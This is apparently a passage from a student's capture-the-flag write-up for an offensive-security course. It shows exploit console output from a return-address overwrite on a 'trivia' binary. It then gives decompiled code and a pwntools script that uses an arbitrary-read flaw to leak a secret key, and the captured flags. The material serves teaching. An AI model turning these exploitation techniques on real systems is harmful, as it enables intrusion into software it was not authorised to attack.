


```
root@17b95fe8a8e6:~/wk5/trivia# python3 trivia.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1284: Done
[*] '/root/wk5/trivia/trivia'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
hello, xz4344. Please wait a moment...


        It's Trivia Time!

        What is your favorite color?
        >
[*] Sending raw bytes: b'EEEEEEEEEEEEEEEET\x12'
[*] Overwriting the return address in the stack to: 0x401254

        What is your favorite number?
        >
[*] Sending raw bytes: b'\xef\xbe\xad\xde\xef\xbe\xad\xde'
[*] Assigning the data's value as: 0xdeadbeefdeadbeef
[*] Switching to interactive mode
$ cat flag.txt
flag{4_p4rt14l_0verwr1t3_m1gth_b3_4ll_w3_n33d!_2d735d7adb396ce9}
$
[*] Interrupted
[*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1284
```

The captured flag is `flag{4_p4rt14l_0verwr1t3_m1gth_b3_4ll_w3_n33d!_2d735d7adb396ce9}`.

Books (100 pts)

In this challenge, without any useful information provided, we directly open the binary file `books` with Binary Ninja to inspect the Pseudo-C.


books — Binary Ninja Free 4.1.5902-Stable
books
Symbols
ELF
Linear
Pseudo C
Cross References
Filter (2)
linux-x86_64
0x4015cc-0x4015d0 (0x4 bytes)

Name	Address
sub_4010c0	0x0004010c0
sub_4010d0	0x0004010d0
sub_4010e0	0x0004010e0
sub_4010f0	0x0004010f0
puts	0x000401100
fread	0x000401110
fclose	0x000401120
strlen	0x000401130
__stack_chk_fa…	0x000401140
printf	0x000401150
strcspn	0x000401160
read	0x000401170
fgets	0x000401180
memcpy	0x000401190
setvbuf	0x0004011a0
fopen	0x0004011b0
fwrite	0x0004011c0
_start	0x0004011d0
_dl_relocate_s…	0x000401200
deregister_tm_…	0x000401210
register_tm_cl…	0x000401240
__do_global_dt…	0x000401280
frame_dummy	0x0004012b0
hide	0x0004012b6
get_flag	0x000401415
main	0x0004015cc
init	0x0004016a8
_fini	0x0004017e4
__libc_start_m…	0x000403ff0
__gmon_start__	0x000403ff8
puts	0x000404018

```
Code References                 {2}
  _start                        {2}
    |← 004011e8 __libc_start_main
    |← 004011ef __libc_start_main
```

```
int64_t get_flag(int64_t arg1)
004015c1        __stack_chk_fail();
004015c1        /* no return */
00401415    }

004015cc  int32_t main(int32_t argc, char** argv, char** envp)

004015cc    {
004015d8        void* fsbase;
004015d8        int64_t rax = *(uint64_t*)((char*)fsbase + 0x28);
004015ec        init();
004015f6        puts("\nHi! can you tell me where is y…");
00401605        printf(&data_402065);
0040161b        int64_t* buf;
0040161b        read(0, &buf, 0x20);
00401637        printf("%llx\n", *(uint64_t*)buf);
00401641        puts("\nGreat!\nAnd your favorite book…");
00401650        printf(&data_402065);
00401666        int64_t buf_1;
00401666        read(0, &buf_1, 0x20);
00401666
0040167c        if (buf_1 == secret_key)
00401688            get_flag(buf_1);
00401688
00401696        *(uint64_t*)((char*)fsbase + 0x28);
00401696
0040169f        if (rax == *(uint64_t*)((char*)fsbase + 0x28))
004016a7            return 0;
004016a7
004016a1        __stack_chk_fail();
004016a1        /* no return */
004015cc    }

004016a8  int64_t init()

004016a8    {
004016b7        void* fsbase;
004016b7        int64_t rax = *(uint64_t*)((char*)fsbase + 0x28);
004016df        setvbuf(stdout, nullptr, 2, 0);
```

From the above screenshot, we can find the following operations in the `main` function:

1. Call the `init` function (screenshot omitted) to encrypt the flag.
2. Ask for the first input from the user, and print the dereference of it (treated as an address).
3. Ask for the second input from the user, and check if it is equal to the global variable `secret_key`.
4. If so, call the `get_flag` function (screenshot omitted) to decrypt the flag.


Thus, this challenge is easier than the last five. We just need to send the address of the global variable `secret_key` as the first input, receive the printed value of the global variable `secret_key` from the console, and then send it as the second input.

Therefore, a script using Pwntools is written to send raw bytes to the server. Part of the script is shown below.

```python
from pwn import *
......
p = remote(URL, PORT)
......
e = ELF(CHALLENGE)
secret_key_addr = e.symbols.secret_key

print(p.recvuntil(b"> ").decode())
msg_1 = p64(secret_key_addr)
p.send(msg_1)
log.info(f"Sending the secret_key's address in raw bytes: {msg_1}")

secret_key = int(p.recvuntil(b"\n").decode().strip(), 16)
log.info(f"Receiving the secret_key: {secret_key}")
```

```
print(p.recvuntil(b"> ").decode())
msg_2 = p64(secret_key)
p.send(msg_2)
log.info(f"Sending the secret_key's value in raw bytes: {msg_2}")

p.interactive()
```

The console output of the script execution is shown below.



```
● root@17b95fe8a8e6:~/wk5/books# python3 books.py
  [+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1285: Done
  [*] '/root/wk5/books/books'
      Arch:       amd64-64-little
      RELRO:      Partial RELRO
      Stack:      Canary found
      NX:         NX enabled
      PIE:        No PIE (0x400000)
      SHSTK:      Enabled
      IBT:        Enabled
      Stripped:   No
  hello, xz4344. Please wait a moment...

  Hi! can you tell me where is your favorite library?
  >
  [*] Sending the secret_key's address in raw bytes: b'\xe0@@\x00\x00\x00\x00\x00'
  [*] Receiving the secret_key: 7172188672533553335

  Great!
  And your favorite book?
  >
  [*] Sending the secret_key's value in raw bytes: b'\xb7`q\x08\x99\xbb\x88c'
  [*] Switching to interactive mode

          Here's your flag, friend: flag{W3_c4n_Us3_4n_4rb1tr4ry_r34d_t0_l34k_s3cr3ts!_bfbdea11cda86534}

  [*] Got EOF while reading in interactive
  $
  [*] Interrupted
  [*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1285
```

The captured flag is `flag{W3_c4n_Us3_4n_4rb1tr4ry_r34d_t0_l34k_s3cr3ts!_bfbdea11cda86534}`.